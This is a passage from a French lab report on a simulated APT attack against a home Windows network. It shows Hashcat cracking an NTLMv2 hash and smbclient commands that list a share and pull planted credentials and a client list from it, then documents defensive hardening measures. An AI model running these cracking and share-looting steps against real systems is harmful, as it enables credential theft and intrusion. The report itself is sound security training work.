Estimate: 10 bits, 65536 entries, 0x0000ffff mask, 261244 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) blocked kernels selected.
Please consider longer passwords, can drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename.: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Threads.: 1
* Blocksize.: 8
* Hashmask.: 0
```

*Figure 72: brute force le hash*

Enfin, cette dernière capture montre que Hashcat a réussi à retrouver le mot de passe associé à hash. Le statut Cracked confirme la réussite de l'attaque :

Figure 73 : Crackage d'un hash NTLMv2 avec Hashcat

Le mot de passe de l'utilisateur était donc **gloriosa**.

#### **4) Conclusion**


Cette simulation montre comment un attaquant, déjà présent dans le réseau, peut profiter de la confiance interne pour monter dans la hiérarchie et viser des comptes à plus hauts priviléges.

Même sans exploit technique, une simple ouverture de document ou un clic sur un lien réseau suffit à compromettre des identifiants sensibles.

#### H) Phase 7 : Énumération SMB et récupération de fichiers

Pour donner suite aux étapes précédentes, j'ai identifié que la machine Windows 10 disposait du **port 445 (SMB)** ouvert, indiquant la possibilité d'un **partage de fichiers actif**. Cela correspondait au dossier Partage Sensible.

Depuis Kali Linux, j'ai tenté d'accéder au contenu de ce partage en utilisant l'outil SMB :



```
(kali㉿kali)-[~]
$ smbclient -L //192.168.10.11 -U "windows 10"
Password for [WORKGROUP\windows 10]:


      Sharename      Type      Comment
      ADMIN$        Disk      Remote Admin
      C$            Disk      Default share
      IPC$          IPC       Remote IPC
      Partage_Sensible Disk

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.10.11 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Figure 74 : Accès à un partage SMB sensible après authentification réussie

Après avoir entré le mot de passe du compte local Windows 10, la machine Kali m'a retourné la liste des partages disponibles, dont **Partage\_Sensible**.

Ensuite, j'ai pu me connecter au partage directement :



```
(kali㉿kali)-[~]
$ smbclient //192.168.10.11/Partage_Sensible -U "windows 10"
Password for [WORKGROUP\windows 10]:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
budget_2025.txt.txt          A     386 Sun May 11 01:31:29 2025
contrat_partenaire.txt.txt   A     250 Sun May 11 01:32:18 2025
credentials.txt.txt          A      58 Sun May 11 01:10:57 2025
liste_clients.csv            A     274 Sun May 11 01:23:17 2025

      15644159 blocks of size 4096. 8465157 blocks available

smb: \> get
get <filename> [localname]
smb: \> get credential.txt
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \credential.txt
smb: \> get credentials.txt
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \credentials.txt
smb: \> get liste_clients.csv
getting file \liste_clients.csv of size 274 as liste_clients.csv (66.9 Kilobytes/sec) (average 66.9 Kilobytes/sec)
smb: \>
```

Figure 75: Accéder au fichier sensible partagé

Après m'être connecté, j'ai utilisé la commande pour afficher le contenu partagé, puis j'ai téléchargé les fichiers sensibles localement, y compris *credentials.txt*. Ce fichier contenait des identifiants de test que j'ai volontairement placés ici afin de reproduire un scénario réaliste.

Pour cette étape, je voulais reproduire une erreur de sécurité qui se produit fréquemment dans les entreprises : le partage de fichiers sensibles sans contrôle d'accès approprié. Depuis que j'utilise Windows 10, j'ai créé un dossier

Partage\_Sensible sur le disque C:\. Ce dossier contenait un certain nombre de fichiers, y compris credentials.txt, qui compilait des mots de passe et des identifiants mis à disposition volontairement.

J'ai ensuite partagé ce fichier sur le réseau dans un format lecture seule afin que tout utilisateur du réseau local puisse y accéder. Ce comportement est typique d'une mauvaise pratique : un employé partageant un fichier rapidement sans tenir compte des problèmes de sécurité.


J'ai utilisé l'outil smbclient pour cibler l'adresse IP de l'ordinateur Windows 10 et interagir avec le protocole SMB puisque j'ai un ordinateur Kali Linux. La commande smbclient -L //192.168.10.11 -U "windows10" m'a permis de lister les ressources partagées et de représenter notre fichier Partage\_Sensible.

Ce qui importe ici, c'est que j'ai pu accéder au mot de passe de l'utilisateur grâce à une attaque de spear phishing réussie, et non par hasard. Cette étape sera abordée plus en détail plus tard. Cela démontre concrètement comment une attaque sociale dans le passé peut conduire à des compromissions techniques dans le présent. Par conséquent, cette étape est cruciale pour comprendre le lien entre l'erreur humaine, la mauvaise configuration et la compromission du système.

### Accès aux fichiers sensibles

La prochaine étape consistait à tenter d'accéder au dossier partagé Partage\_Sensible depuis l'ordinateur Kali Linux après avoir confirmé son existence via le protocole SMB. Ce partage incluait un fichier texte appelé credentials.txt qui était conçu pour imiter les informations confidentielles des utilisateurs.

J'ai utilisé la commande suivante pour accéder à ce partage :



```
(kali㉿kali)-[~/mnt/partage]
$ cat credentials.txt.txt
Identifiant: admin@ilias.local
Mot de passe: Password123!

(kali㉿kali)-[~/mnt/partage]
$ cat liste_clients.csv
Nom, Prenom, email, téléphone
Belhrda, Ilias, b.ilias@ilias.local, 0601010101
Alui, Chihab, a.chihab@ilias.local, 0602020202
Chin, Mehdi, c.mehdi@ilias.local, 0630303030
Cherg, Othman, c.othman@ilias.local, 0604040404
Saad, Younes, s.younes@ilias.local, 0605050505
```

Figure 76 : Récupération de fichiers sensibles depuis le partage SMB

Cette capture d'écran montre l'ouverture de deux fichiers récupérés dans le dossier partagé Partage\_Sensible sur l'ordinateur de Kali.

Un identifiant et un mot de passe appartenant à un administrateur de domaine (admin@ilias.local) figurent parmi les informations critiques contenues dans le premier fichier, credentials.txt.txt.

Le deuxième fichier, list\_clients.csv, contient une liste de collaborateurs ainsi que leurs noms, adresses e-mail internes et numéros de téléphone.

Ce type d'explication démontre comment des partages SMB mal sécurisés peuvent représenter une vulnérabilité critique pour une organisation, offrant à un attaquant un levier puissant pour compromettre d'autres systèmes internes.

## VI) Chapitre 4 – Mise en place des contre-mesures :

### A) Introduction

Après avoir simulé avec succès une attaque APT sur mon infrastructure, j'ai pu identifier plusieurs vecteurs d'attaque et défaillances qui ont permis à l'attaquant de progresser à travers le réseau, d'extraire des fichiers sensibles et même d'établir une persistance. Cette étape m'a aidé à mieux comprendre comment une menace pourrait se développer à l'intérieur d'un système mal protégé.

Je vais maintenant me concentrer sur la mise en œuvre de contre-mesures concrètes pour remédier à ces lacunes dans ce chapitre. L'objectif est simple : protéger l'environnement, sécuriser les machines, réduire la surface d'attaque et rendre impossible pour un attaquant de réutiliser avec succès les mêmes tactiques.

Pour ce faire, je vais combiner plusieurs stratégies : mettre en place des règles de sécurité sur les postes Windows, ajouter des outils de surveillance comme Sysmon ou Wazuh, utiliser les stratégies de groupe (GPO) pour bloquer certaines fonctionnalités nuisibles, et, bien sûr, confirmer l'efficacité de ces mesures à la fin.

Ce chapitre marque donc un passage à un environnement défensif où la sécurité est priorisée dès la configuration du système.

### B) Récapitulatif des failles exploitées

Il est crucial de passer en revue les diverses faiblesses que j'ai pu exploiter lors de mon scénario d'attaque avant de mettre en œuvre des contre-mesures. Cette phase m'a permis de repérer les points faibles de mon infrastructure et de mieux comprendre comment un attaquant pourrait progresser dans un système non protégé.

Voici les principales vulnérabilités que j'ai exploitées :

- **Découverte facile du réseau :** mes ordinateurs répondaient aux requêtes ICMP, ce qui permettait de les identifier rapidement à l'aide d'un scan réseau basique (ping, nmap, etc.).
- **Une partie des fichiers sensibles n'était pas correctement sécurisée :** j'avais créé un dossier partagé avec des fichiers critiques mais des contrôles d'accès insuffisants. Cela a permis à un attaquant d'accéder à des documents confidentiels via SMB.

- **Des informations de connexion en clair ont été récupérées :** dans un fichier partagé, les identités des utilisateurs étaient enregistrées sans être cryptées, permettant aux comptes légitimes de se connecter au domaine.
- **Injection SQL sur un site web vulnérable :** un site web interne avait un formulaire de connexion non protégé qui était susceptible d'une attaque par injection SQL. Cet échec m'a permis de contourner l'authentification et d'accéder aux données des utilisateurs sans avoir de compte légitime.
- **Campagne de spear phishing réussie :** après avoir compromis le compte d'un utilisateur, j'ai simulé l'envoi d'un email malveillant contenant un fichier exécutable (payload.exe) à un autre employé. Ce fichier contenait un reverse shell qui m'a permis d'accéder à distance à la machine.
- **Absence de détection d'activité malveillante :** aucune solution de surveillance n'était en place sur les postes (à part une journalisation avancée et une détection en temps réel), ce qui a permis à mes actions de passer inaperçues.
- **Persistante de l'attaquant :** J'ai mis en place un mécanisme de persistance en utilisant un accès meterpreter après l'exécution du payload, ce qui m'a permis de maintenir le contrôle de la machine même après un redémarrage.

Cette liste met en évidence les différents points d'attaque potentiels lorsque l'infrastructure n'est pas suffisamment sécurisée. Je vais décrire les mesures de contre-mesure que j'ai mises en place pour remédier à ces lacunes et augmenter la résilience de mon environnement face à ce type de menace dans les sections suivantes.

## C) Contre-mesures

### 1) Objectif

En corrigeant les vulnérabilités qui ont été exploitées lors de l'attaque, cette section vise à augmenter la sécurité de mon infrastructure. En mettant en œuvre un certain nombre de contre-mesures, j'espère renforcer la résilience de mon système, identifier plus rapidement les comportements suspects et empêcher un attaquant de réutiliser les mêmes tactiques pour atteindre ses objectifs. Chaque action entreprise est directement liée à une faiblesse précédemment identifiée.

### 2) Contre-mesures réseau

**Etape 1 : Bloquer les réponses ICMP (ping) sur les machines Windows**

J'ai désactivé la règle Windows qui génère automatiquement des réponses ICMP (ping) afin d'empêcher que mes machines ne soient découvertes par un scan réseau basique. En conséquence, les tentatives de scan ping ou nmap de type -sn n'affichent plus les machines, ce qui complique considérablement la phase de reconnaissance d'un attaquant.




Figure 77: blocage des réponses ICMP

## Etape 2 : Désactiver LLMNR et NetBIOS (protection contre spoofing)

J'ai désactivé la résolution de noms locale en utilisant LLMNR et NetBIOS pour réduire les attaques de spoofing LLMNR/NBT-NS. Des outils comme Responder utilisent fréquemment ces protocoles pour récupérer des identifiants réseau, même sans mot de passe. Leur désactivation réduit considérablement la surface d'attaque interne.

### LLMNR :




Figure 78: Désactivé la résolution de noms locale via LLMNR

### Désactiver NetBIOS sur TCP/IP




Figure 79: Désactiver NetBIOS sur TCP/IP

### 3) Sécurisation des partages de fichiers

#### Etape 1 : Supprimer les partages trop permisifs

Pendant la phase d'attaque, un fichier partagé appelé `share_sensible` était accessible à tous les utilisateurs, permettant à l'attaquant de récupérer des données privées. Pour résoudre ce problème, j'ai supprimé les autorisations du groupe "Tout le monde",

supprimé l'accès global au dossier et restreint l'accès à quelques comptes spécifiques. Afin de prévenir toute contournement par l'explorateur, j'ai également confirmé les permissions NTFS.




Figure 80 : Permissions d'accès configurées pour le dossier *Partage\_Sensible*

J'ai également créé un fichier appelé *secret-file* qui n'est accessible que par l'administrateur afin de renforcer la séparation des priviléges. J'ai configuré les permissions NTFS de sorte que seul le groupe Administrateur puisse accéder à ce fichier, empêchant ainsi tout utilisateur de voir son contenu, même s'il est accessible via SMB.




Figure 81 : Configuration du partage avancé pour un dossier sensible

J'ai essayé d'accéder au fichier que j'ai créé après l'utilisateur Chihab, mais je n'ai pas pu le faire, confirmant le renforcement de la séparation des privilèges.




Figure 82 : Refus d'accès à un dossier protégé

#### 4) Renforcement des mots de passe

##### Etape 1 : appliquer une politique stricte de mots de passe via GPO

En raison d'identités faibles ou exposées, l'attaquant a pu accéder au domaine pendant l'attaque. Pour y remédier, j'ai mis en place une politique de **pass-through stricte** via GPO qui exige une longueur minimale, une complexité obligatoire (chiffres, symboles, etc.) et des renouvellements fréquents. Cette mesure réduit considérablement les risques associés à l'utilisation de mots de passe faibles ou recyclés.

